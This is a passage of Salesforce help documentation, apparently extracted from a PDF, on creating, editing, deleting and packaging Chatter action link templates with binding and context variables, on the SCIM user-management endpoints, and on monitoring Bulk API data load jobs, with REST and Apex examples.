In this example, **Approve** and **Reject** are action links that make API calls to the REST API of a fictional travel website to approve or reject an itinerary. When Pam created the itinerary on the travel website, the travel website made a Chatter REST API request to post the feed item with the action links to Pam's manager Kevin so that he can approve or reject the itinerary.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal Edition**.

Important: Action links are a developer feature. Although you create action link templates in Setup, you must use Apex or Chatter REST API to generate action links from templates and add them to feed elements.

[Design Action Link Templates](#)

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

[Create Action Link Templates](#)

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

[Edit Action Link Templates](#)

You can edit all fields on an unpublished action link group template and on its associated action link templates.

[Delete Action Link Group Templates](#)

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

[Package Action Link Templates](#)

Package action link templates to distribute them to other Salesforce organizations.

[Chatter REST API Developer Guide: Working with Action Links](#)

[Apex Developer Guide: Working with Action Links](#)

Design Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

- [Action Link Templates Overview](#)
- [Template Design Considerations](#)
- [Set the Action Link Group Expiration Time](#)
- [Define Binding Variables](#)
- [Set Who Can See the Action Link](#)
- [Use Context Variables](#)

Action Link Templates Overview

Here's an action link group template in Setup:

The screenshot shows the 'Action Link Group Template Edit' page in Salesforce Setup. The page title is 'Action Link Group Template Edit' with buttons for 'Save', 'Save & New', and 'Cancel'. Below the title is the 'Information' section, which includes a legend for required information (red bar) and a list of fields:

- Action Link Group Template ID: 07gD00000004CEX
- Name: Doc Example (required)
- API Name: Doc_Example (required, with an info icon)
- Category: Primary action (dropdown)
- Executions Allowed: Once per User (dropdown)
- Hours until Expiration: (empty text field)
- Published:

At the bottom of the form are buttons for 'Save', 'Save & New', and 'Cancel'.

Each action link group should contain at least one action link. This example action link template has three binding variables: the API version number in the `Action URL`, the Item Number in the `HTTP Request Body`, and the OAuth token value in the `HTTP Header` field.

Action Link Template Edit

Information
| = Required Information

Action Link Group Template	<u>Templates Overview</u>	Position	<input type="text" value="0"/>
Action Type	API	Label Key	Buy
Action URL	https://www.example.com /{!Bindings.ApiVersion}/items	Label	<input type="text"/>
HTTP Method	POST	User Visibility	Everyone can see
HTTP Request Body	{"itemNumber": "{!Bindings.ItemNumber}"}	Custom User Alias	<input type="text"/>
HTTP Headers	Content-Type: application/json Authorization: Bearer {!Bindings.BearerToken}		
Default Link in Group	<input type="checkbox"/>		
Confirmation Required	<input type="checkbox"/>		

The Chatter REST API request to instantiate the action link group and set the values of the binding variables:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings": [
    {
      "key": "ApiVersion",
      "value": "v1.0"
    },
    {
      "key": "ItemNumber",
      "value": "8675309"
    },
    {
      "key": "BearerToken",
      "value": "00DRR000000N0g!ARoAQMZyQtsP1Gs27EZ8h17vdpYXH5O5rv1VNprqTeD12xYnvvgD3JgPnNR"
    }
  ]
}
```

This is the Apex code that instantiates the action link group from the template and sets the values of the binding variables:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR000000N0g!ARoAQMZYQtsP1Gs27EZ8h17vdpYXH5O5rv1VNprqTeD12xYnvvgD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Template Design Considerations

Considerations for designing a template:

- Determine the expiration time of the action link group.
See [Set the Action Link Group Expiration Time](#).
- Define *binding variables* in the template and set their values when you instantiate the group. Don't store sensitive information in templates. Use binding variables to add sensitive information at run time.
See [Define Binding Variables](#).
- Determine who can see the action link when it's associated with a feed element.
[Set Who Can See the Action Link](#).
- Use *context variables* in the template to get information about the execution context of the action link.
When the action link executes, Salesforce fills in the values and sends them in the HTTP request. See [Use Context Variables](#).

Set the Action Link Group Expiration Time

When creating an action link group from a template, the expiration date can be calculated based on a period provided in the template, or the action link group can be set not to expire at all.

To set the hours until expiration in a template, enter a value in the `Hours until Expiration` field of the action link group template. This value is the number of hours from when the action link group is instantiated until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760, which is 365 days.

To set the action link group expiration date when you instantiate it, set the `expirationDate` property of either the Action Link Group Definition request body (Chatter REST API) or the `ConnectApi.ActionLinkGroupDefinition` input class (Apex).

To create an action link group that doesn't expire, don't enter a value in the `Hours until Expiration` field of the template and don't enter a value for the `expirationDate` property when you instantiate the action link group.

Here's how `expirationDate` and `Hours until Expiration` work together when creating an action link group from a template:

- If you specify `expirationDate`, its value is used in the new action link group.
- If you don't specify `expirationDate` and you specify `Hours until Expiration` in the template, the value of `Hours until Expiration` is used in the new action link group.
- If you don't specify `expirationDate` or `Hours until Expiration`, the action link groups instantiated from the template don't expire.

Define Binding Variables

Define binding variables in templates and set their values when you instantiate an action link group.

! **Important:** Don't store sensitive information in templates. Use binding variables to add sensitive information at run time. When the value of a binding is set, it is stored in encrypted form in Salesforce.

You can define binding variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of an action link template. After a template is published, you can edit these fields, you can move binding variables between these fields, and you can delete binding variables. However, you can't add new binding variables.

Define a binding variable's key in the template. When you instantiate the action link group, specify the key and its value.

Binding variable keys have the form `{!Bindings.key}`.

The `key` supports [Unicode](#) characters in the predefined `\w` character class:

```
[ \p{Alpha} \p{gc=Mn} \p{gc=Me} \p{gc=Mc} \p{Digit} \p{gc=Pc} ]
```

This `Action URL` field has two binding variables:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

This `HTTP Headers` field has two binding variables:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Specify the keys and their values when you instantiate the action link group in Chatter REST API:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings" : [
```

```

    {
      "key": "ApiVersion",
      "value": "1.0"
    },
    {
      "key": "ItemId",
      "value": "8675309"
    },
    {
      "key": "OAuthToken",
      "value": "00DRR000000N0g_!..."
    },
    {
      "key": "ContentType",
      "value": "application/json"
    }
  ]
}

```

Specify the binding variable keys and set their values in Apex:

```

Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
  new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
  ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
  ConnectApi.ActionLinkTemplateBindingInput();
  bindingInput.key = key;
  bindingInput.value = bindingMap.get(key);
  bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
  new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
  ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
  actionLinkGroupDefinitionInput);

```

Tip: You can use the same binding variable multiple times in action link templates, and only provide the value once during instantiation. For example, you could use `{!Bindings.MyBinding}` twice in the `HTTP Request Body` field of one action link template, and again in the `HTTP Headers` of another action link template within the same action link group template, and when you instantiate an action link group from the template, you would need to provide only one value for that shared variable.

Set Who Can See the Action Link

Choose a value from the User Visibility drop-down list to determine who can see the action link after it's associated with a feed element.

Among the available options are Only Custom User Can See and Everyone Except Custom User Can See. Choose one of these values to allow only a specific user to see the action link or to prevent a specific user from seeing it. Then enter a value in the Custom User Alias field. This value is a binding variable key. In the code that instantiates the action link group, use the key and specify the value as you would for any binding variable.

This template uses the Custom User Alias value **Invitee**:

Action Link Template Edit

Information
| = Required Information

<p>Action Link Group Template <u>Video Chat</u></p> <p>Action Type UI</p> <p>Action URL https://www.example.com/video_chat</p> <p>HTTP Method GET</p> <p>HTTP Request Body <input style="width: 100%;" type="text"/></p> <p>HTTP Headers <input style="width: 100%;" type="text"/></p> <p>Default Link in Group <input type="checkbox"/></p> <p>Confirmation Required <input type="checkbox"/></p>	<p>Position 0</p> <p>Label Key Accept</p> <p>Label <input style="width: 100%;" type="text"/></p> <p>User Visibility Only custom user can see</p> <p>Custom User Alias Invitee</p>	
--	---	--

When you instantiate the action link group, set the value just like you would set a binding variable:

```
POST /connect/action-link-group-definitions

{
  "templateId": "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "Invitee",
      "value": "005D00000017u6x"
    }
  ]
}
```

```

    }
  ]
}

```

If the template uses **Only creator's manager can see**, a user that doesn't have a manager receives an error when instantiating an action link group from the template. In addition, the manager is the manager at the time of instantiation. If the user's manager changes after instantiation, that change isn't reflected.

Use Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

These are the available context variables:

Context Variable	Description
<code>{!actionLinkId}</code>	The ID of the action link the user executed.
<code>{!actionLinkGroupId}</code>	The ID of the action link group containing the action link the user executed.
<code>{!communityId}</code>	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key <code>"000000000000000000"</code> .
<code>{!communityUrl}</code>	The URL of the community in which the user executed the action link. The value for your internal organization is empty string <code>"</code> .
<code>{!orgId}</code>	The ID of the organization in which the user executed the action link.
<code>{!userId}</code>	The ID of the user that executed the action link.

For example, suppose you work for a company called Survey Example and you create an app for the Salesforce AppExchange called **Survey Example for Salesforce**. Company A has **Survey Example for Salesforce** installed. Let's imagine that someone from company A goes to `surveyexample.com` and makes a survey. Your Survey Example code uses Chatter REST API to create a feed item in Company A's Salesforce organization with the body text **Take a survey**, and an action link with the label **OK**.

This UI action link takes the user from Salesforce to a web page on `surveyexample.com` to take a survey.

If you include a `{!userId}` context variable in either the `HTTP Request Body` or the `Action URL` for that action link, when a user clicks the action link in the feed, Salesforce sends the ID of the user who clicked in the HTTP request it makes to your server.

If you include an `{!actionLinkId}` context variable in the Survey Example server-side code that creates the action link, Salesforce sends an HTTP request with the ID of the action link and you can save that to your database.

This example includes the `{!userId}` context variable in the `Action URL` in the action link template:

Action Link Template Edit

Information
| = Required Information

Action Link Group Template	<u>Take Survey</u>	Position	<input type="text" value="0"/>
Action Type	<input type="text" value="API"/>	Label Key	<input type="text" value="Yes"/>
Action URL	<input type="text" value="https://www.example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}"/>	Label	<input type="text"/>
HTTP Method	<input type="text" value="GET"/>	User Visibility	<input type="text" value="Everyone can see"/>
HTTP Request Body	<input type="text"/>	Custom User Alias	<input type="text"/>
HTTP Headers	<input type="text"/>		
Default Link in Group	<input type="checkbox"/>		
Confirmation Required	<input type="checkbox"/>		

Tip: Binding variables and context variables can be used in the same field. For example, this action URL contains a binding variable and a context variable:
`https://www.example.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}`

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

 **Note:** In addition to creating action link templates in Setup, you can also use Metadata API, SOAP API, and REST API to create action link templates.

The `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields support *binding variables* and *context variables*. Define binding variables in a template and set their values when you instantiate the action link group. Use context variables in a template and when an action link executes, Salesforce fills in the value and returns it in the request. For information about how to use these variables in a template, see [Design Action Link Templates](#).

- From Setup, enter *Action Link Templates* in the `Quick Find` box, then select **Action Link Templates**.
- Click **New**.
- Enter the `Name` of the template. This name is displayed in the list of action link group templates. This is the only action link group template value you can edit after the action link group template has been published.
- Enter the `Developer Name`. Use the Developer Name to refer to this template from code. It defaults to a version of the `Developer Name` without spaces. Only letters, numbers, and underscores are allowed.
- Select the `Category`, which indicates where to display the instantiated action link groups on feed elements. Primary displays action link groups in the body of feed elements. Overflow displays action link groups in the overflow menu of feed elements. If an action link group template is Primary, it can contain up to three action link templates. If an action link group template is Overflow, it can contain up to four action link templates.
- Select the number of `Executions Allowed`, which indicates how many times the action link groups instantiated from this template can be executed. (Action links within a group are mutually exclusive.) If you choose Unlimited, the action links in the group cannot be of type `Api` or `ApiAsync`.
- (Optional) Enter the `Hours until Expiration`, which is the number of hours from when the action link group is created until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760. See [Set the Action Link Group Expiration Time](#).
- Click **Save**.
- Click **New** to create an action link template. The action link template is automatically associated with an action link group template in a master-detail relationship.
- Select the `Action Type`. Values are:
 - `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
 - `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/actionLinkId` to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
 - `Download`—The action link downloads a file from the action URL.
 - `Ui`—The action link takes the user to a Web page at the action URL.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To create action link group templates:

- “Customize Application”

To create action link templates:

- “Customize Application”

11. Enter an `Action URL`, which is the URL for the action link.

For a `UI` action link, the URL is a Web page. For a `Download` action link, the URL is a link to a file to download. For an `Api` action link or an `ApiAsync` action link, the URL is a REST resource.

Links to resources hosted on Salesforce servers can be relative, starting with a `/`. All other links must be absolute and start with `https://`. This field can contain [binding variables](#) in the form `{!Bindings.key}`, for example, `https://www.example.com/{!Bindings.itemId}`. Set the binding variable's value when you instantiate the action link group from the template, as in this Chatter REST API example, which sets the value of `itemId` to `8675309`.

```
POST /connect/action-link-group-definitions

{
  "templateId" : "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "itemId",
      "value": "8675309"
    }
  ]
}
```

This field can also contain [context variables](#). Use context variables to pass information about the user who executed the action link to your server-side code. For example, this action link passes the user ID of the user who clicked on the action link to take a survey to the server hosting the survey.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

12. Enter the `HTTP Method` to use to make the HTTP request.
13. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter an `HTTP Request Body`.

This field can contain [binding variables](#) and [context variables](#).



14. (Optional) If the `Action Type` is `Api` or `ApiAsync`, enter `HTTP Headers`.

This field can contain [binding variables](#) and [context variables](#).

If an action link instantiated from the template makes a request to a Salesforce resource, the template must have a `Content-Type` header.

15. (Optional) To make this action link the default link in the group (which has special formatting in the UI), select `Default Link in Group`. There can be only one default link in a group.
16. (Optional) To display a confirmation dialog to the user before the action link executes, select `Confirmation Required`.
17. Enter the relative `Position` of the action link within action link groups instantiated from this template. The first position is 0.
18. Enter the `Label Key`. This value is the key for a set of UI labels to display for these statuses: `NewStatus`, `PendingStatus`, `SuccessfulStatus`, `FailedStatus`.

For example, the `Post` set contains these labels: **Post**, **Post Pending**, **Posted**, **Post Failed**. This image shows an action link with the **Post** label key when the value of status is `SuccessfulStatus`:

19. (Optional) If none of the `LabelKey` values make sense for the action link, set `LabelKey` to **None** and enter a value in the `Label` field.

Action links have four statuses: `NewStatus`, `PendingStatus`, `SuccessStatus`, and `FailedStatus`. These strings are appended to the label for each status:

- `label`
- `label Pending`
- `label Success`
- `label Failed`

For example, if the value of `label` is "See Example," the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed.

An action link can use either a `LabelKey` or `Label` to generate label names, it can't use both.

20. Select `User Visibility`, which indicates who can see the action link group.

If you select **Only creator's manager can see**, the manager is the creator's manager when the action link group is instantiated. If the creator's manager changes after the action link group is instantiated, that change is not reflected.

21. (Optional) If you selected Only Custom User Can See or Everyone Except Custom User Can See, enter a `Custom User Alias`.

Enter a string and set its value when you instantiate an action link group, just like you would set the value for a binding variable. However don't use the binding variable syntax in the template, just enter a value. For example, you could enter `ExpenseApprover`. This Chatter REST API example sets the value of `ExpenseApprover` to `005B00000000Ge16`:

```
POST /connect/action-link-group-definitions
{
  "templateId" : "07gD00000004C9r",
```

```

    "templateBindings" : [
      {
        "key": "ExpenseApprover",
        "value": "005B0000000Ge16"
      }
    ]
  }
}

```

22. To create another action link template for this action link group template, click **Save & New**.

23. If you're done adding action link templates to this action link group template, click **Save**.

24. To publish the action link group template, click **Back to List** to return to the Action Link Group Template list view.

 **Important:** You must publish a template before you can instantiate an action link group from it in Apex or Chatter REST API.

25. Click **Edit** for the action link group template you want to publish.

26. Select `Published` and click **Save**.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

1. From Setup, enter *Action Link Templates* in the `Quick Find` box, then select **Action Link Templates**.
2. To edit an action link group template, click **Edit** next to its name.
If the group template isn't published, edit any field. If it is published, edit the `Name` field only.
3. To edit an action link template:
 - a. Click the name of its master action link group template.
 - b. Click the Action Link Template ID to open the detail page for the action link template.
 - c. Click **Edit**.

If the associated action link group template isn't published, edit any field. If it's published, edit any of these fields:

- `Action URL`
- `HTTP Request Body`
- `HTTP Headers`

These fields support [context variables](#) and [binding variables](#).

You can add and delete context variables in any of these fields.

You cannot add a new binding variable. You can:

- Move a binding variable to another editable field in an action link template.
- Use a binding variable more than once in an action link template.
- Use a binding variable more than once in any action link templates associated with the same action link group template.
- Remove binding variables.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal** edition.

USER PERMISSIONS

To edit action link group templates:

- "Customize Application"

To edit action link templates:

- "Customize Application"

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

1. From Setup, enter *Action Link Templates* in the *Quick Find* box, then select **Action Link Templates**.
2. To delete an action link group template, click **Del** next to its name.

 **Important:** When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the template. The action link group is deleted from any feed elements it has been associated with, which means that action links disappear from those posts in the feed.

3. To delete an action link template:
 - a. Click the name of its master action link group template.
 - b. Click the Action Link Template ID to open the detail page for the action link template.
 - c. Click **Delete**.

 **Important:** You can't delete an action link template that's associated with a published action link group template.

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

When you add an action link group template, any associated action link templates are also added to the package. You can add an action link group template to a managed or unmanaged package. As a packageable component, action link group templates can also take advantage of all the features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support. To create a managed package, you must use a Developer Edition organization.

- See *Creating and Editing a Package* at <https://help.salesforce.com>.

Use the System for Cross-Domain Identity Management (SCIM)

Salesforce supports the open-standard cross-domain identity management SCIM specification 1.1, and provides a few extensions to the spec so you can edit and manage user properties using the REST API.

Use CRUD (create, read, update, and disable) operations on users. Also assign and unassign users to a Salesforce profile, permission set, role, or public group using the REST API.

Available in all editions

The following are the Salesforce SCIM endpoints, where `salesforce_org_url` is the organization URL (such as a custom domain) for the user.

- `https://salesforce_org_url/services/scim/v1/Users`
- `https://salesforce_org_url/services/scim/v1/Groups`
- `https://salesforce_org_url/services/scim/v1/Entitlements`
- `https://salesforce_org_url/services/scim/v1/Schemas`

You can request the capabilities of the Salesforce SCIM implementation using

`https://salesforce_org_url/services/scim/v1/ServiceProviderConfigs`.

You can request the properties of a specific user using

`https://salesforce_org_url/services/scim/v1/Users/userID` where `userID` is the user's 18-character organization ID.

Salesforce also includes the following extensions.

- manager ID
- external users
- custom attributes
- permission sets

The following SCIM enterprise extensions show up under this URN:

`urn:scim:schemas:extension:enterprise:1.0`

- `employeeNumber`
- `division`
- `department`
- `manager` (`managerId` and `displayName`)
- `delegatedApprover` (`delegatedApproverId` and `displayName`)

The following extensions show up under this URN:

`urn:salesforce:schemas:extension:18CHARORGID`

- `custom fields` (if the organization has any)

The following extensions for external identity or community users (whose `profileId` in Entitlements is of type `external identity` or `community users`) show up under this URN:

`urn:salesforce:schemas:extension:external:1.0`

- `accountId`
- `contactId`

If these values aren't provided, then Salesforce creates contact and account records for the user. The new account name is in the format **username**JITUserAccount. For example: `user@corpname.orgJITUserAccount`.

 **Note:** The following applies to all SCIM operations.

- In a clause, `AND` does not have precedence over `OR`. Explicitly add brackets to the clauses if any single clause contains both `AND` and `OR`.
- In a clause, attribute names and operators are case-sensitive.
- These fields must be filtered on their own.
 - Users: `entitlements`, `groups`.

- Groups: members.
- Entitlements: members.

For more information, see the [SCIM 1.1 core schema specification](#), the [SCIM 1.1 REST API specification](#), and the [Salesforce REST API Developer's Guide](#).

Bulk Data Load Jobs

You can create update, or delete a large volume of records with the Bulk API, which is optimized for processing large sets of data. It makes it simple to load, update, or delete data from a few thousand to millions of records.

Monitoring Bulk Data Load Jobs

Process a set of records by creating a job that contains one or more batches. The job specifies which object is being processed and what type of action is being used (query, queryAll, insert, upsert, update, or delete).

View Bulk Data Load Job Details

When you create update, or delete a large volume of records with the Bulk API, each job has a Job Detail page where you can monitor the progress of the job.

Monitoring Bulk Data Load Jobs

Process a set of records by creating a job that contains one or more batches. The job specifies which object is being processed and what type of action is being used (query, queryAll, insert, upsert, update, or delete).

A batch is a set of records sent to the server in an HTTP POST request. Each batch is processed independently by the server, not necessarily in the order it is received.

To track the status of bulk data load jobs that are in progress or recently completed, enter *Bulk Data Load Jobs* in the **Quick Find** box, then select **Bulk Data Load Jobs**. This page allows you to monitor the progress of current jobs and the results of recent jobs.

The In Progress Jobs list contains the following columns, shown in alphabetical order:

Column	Description
Job ID	The unique, 15-character ID for this job.
Object	The object type for the data being processed. All data in a job must be of a single object type.
Operation	The processing operation for all the batches in the job. The valid values are: <ul style="list-style-type: none"> • delete • insert

EDITIONS

Column	Description
	<ul style="list-style-type: none"> • <code>query</code> • <code>queryall</code> • <code>upsert</code> • <code>update</code> • <code>hardDelete</code>
Progress	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
Records Processed	The number of records already processed. This number increases as more batches are processed.
Start Time	The date and time when the job was submitted.
Status	<p>The current state of processing for the job. The valid values are:</p> <ul style="list-style-type: none"> • <code>Open</code>: The job has been created, and batches can be added to the job. • <code>Closed</code>: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • <code>Aborted</code>: The job has been aborted. • <code>Failed</code>: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
Submitted By	The name of the user that submitted the job.

The Completed Jobs list contains the following columns, shown in alphabetical order. Completed jobs are removed from the list seven days after completion.

Column	Description
End Time	The date and time when the job completed.
Job ID	The unique, 15-character ID for this job.
Object	The object type for the data being processed. All data in a job must be of a single object type.
Operation	<p>The processing operation for all the batches in the job. The valid values are:</p> <ul style="list-style-type: none"> • <code>delete</code> • <code>insert</code> • <code>query</code> • <code>queryall</code> • <code>upsert</code> • <code>update</code> • <code>hardDelete</code>

Column	Description
Records Processed	The number of records already processed. This number increases as more batches are processed.
Start Time	The date and time when the job was submitted.
Status	The current state of processing for the job. The valid values are: <ul style="list-style-type: none"> • Open: The job has been created, and batches can be added to the job. • Closed: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • Aborted: The job has been aborted. • Failed: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
Submitted By	The name of the user that submitted the job.
Time to Complete	The total time to complete the job.

[View Bulk Data Load Job Details](#)

View Bulk Data Load Job Details

When you create update, or delete a large volume of records with the Bulk API, each job has a Job Detail page where you can monitor the progress of the job.

1. From Setup, enter *Bulk Data Load Jobs* in the **Quick Find** box, then select **Bulk Data Load Jobs**.
2. Click a **Job ID** link for a job.

The job detail page contains the following fields, shown in alphabetical order:

Field	Description
Apex Processing Time (ms)	The number of milliseconds taken to process triggers and other processes related to the job data. This is the sum of the equivalent times in all batches in the job. This doesn't include the time used for processing asynchronous and batch Apex operations. If there are no triggers, the value is 0.
API Active Processing Time (ms)	The number of milliseconds taken to actively process the job and includes the time tracked in the Apex Processing Time (ms) field, but doesn't include the time the job waited in the queue to be processed or the time required for serialization and deserialization. This is the sum of the equivalent times in all batches in the job.
API Version	The API version for the job.
Completed Batches	The number of batches that have been completed for this job.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

USER PERMISSIONS

To monitor bulk data load jobs:

- "Manage Data Integrations"

Field	Description
Concurrency Mode	The concurrency mode for processing batches. The valid values are: <ul style="list-style-type: none"> <code>parallel</code>: Batches are processed in parallel mode. This is the default value. <code>serial</code>: Batches are processed in serial mode.
Content Type	The content type for the job. The valid values are: <ul style="list-style-type: none"> <code>CSV</code>—data in CSV format <code>JSON</code>—data in JSON format <code>XML</code>—data in XML format (default option) <code>ZIP_CSV</code>—data in CSV format in a zip file containing binary attachments <code>ZIP_JSON</code>—data in JSON format in a zip file containing binary attachments <code>ZIP_XML</code>—data in XML format in a zip file containing binary attachments
End Time	The date and time when the job completed.
External ID Field	The name of the external ID field for an <code>upsert()</code> .
Failed Batches	The number of batches that have failed for this job.
Job ID	The unique, 15-character ID for this job.
In Progress Batches	The number of batches that are in progress for this job.
Object	The object type for the data being processed. All data in a job must be of a single object type.
Operations	The processing operation for all the batches in the job. The valid values are: <ul style="list-style-type: none"> <code>delete</code> <code>insert</code> <code>query</code> <code>queryall</code> <code>upsert</code> <code>update</code> <code>hardDelete</code>
Progress	The percentage of batches processed relative to the total number of batches submitted. Progress is not shown when the job is open because the total number of batches in the job is not known until the job is closed. Progress may not accurately reflect the number of records processed. Batches may not all contain the same number of records and they may be processed at different speeds.
Queued Batches	The number of batches queued for this job.
Records Failed	The number of records that were not processed successfully in this job.

Field	Description
Records Processed	The number of records processed at the time the request was sent. This number increases as more batches are processed.
Retries	The number of times that Salesforce attempted to save the results of an operation. The repeated attempts are due to a problem, such as a lock contention.
Start Time	The date and time when the job was submitted.
Status	The current state of processing for the job. The valid values are: <ul style="list-style-type: none"> • Open: The job has been created, and batches can be added to the job. • closed: No new batches can be added to this job. Batches associated with the job may be processed after a job is closed. You cannot edit or save a closed job. • Aborted: The job has been aborted. • Failed: The job has failed. Batches that were successfully processed in the job cannot be rolled back.
Submitted By	The name of the user that submitted the job.
Time to Complete	The total time to complete the job.
Total Processing Time (ms)	The number of milliseconds taken to process the job. This is the sum of the total processing times for all batches in the job.

The job detail page includes a related list of all the batches for the job. The related list provides **View Request** and **View Response** links for each batch. If the batch is a CSV file, the links return the request or response in CSV format. If the batch is an XML or JSON file, the links return the request or response in XML or JSON format, respectively. These links are available for batches created in API version 19.0 and later.

The batch related list contains the following fields, shown in alphabetical order:

Field	Description
Apex Processing Time (ms)	The number of milliseconds taken to process triggers and other processes related to the batch data. If there are no triggers, the value is 0. This doesn't include the time used for processing asynchronous and batch Apex operations.
API Active Processing Time (ms)	The number of milliseconds taken to actively process the batch, and includes Apex processing time. This doesn't include the time the batch waited in the queue to be processed or the time required for serialization and deserialization.
Batch ID	The ID of the batch. May be globally unique, but does not have to be.
End Time	The date and time in the UTC time zone that processing ended. This is only valid when the state is Completed .
Records Failed	The number of records that were not processed successfully in this batch.
Records Processed	The number of records processed in this batch at the time the request was sent. This number increases as more batches are processed.

Field	Description
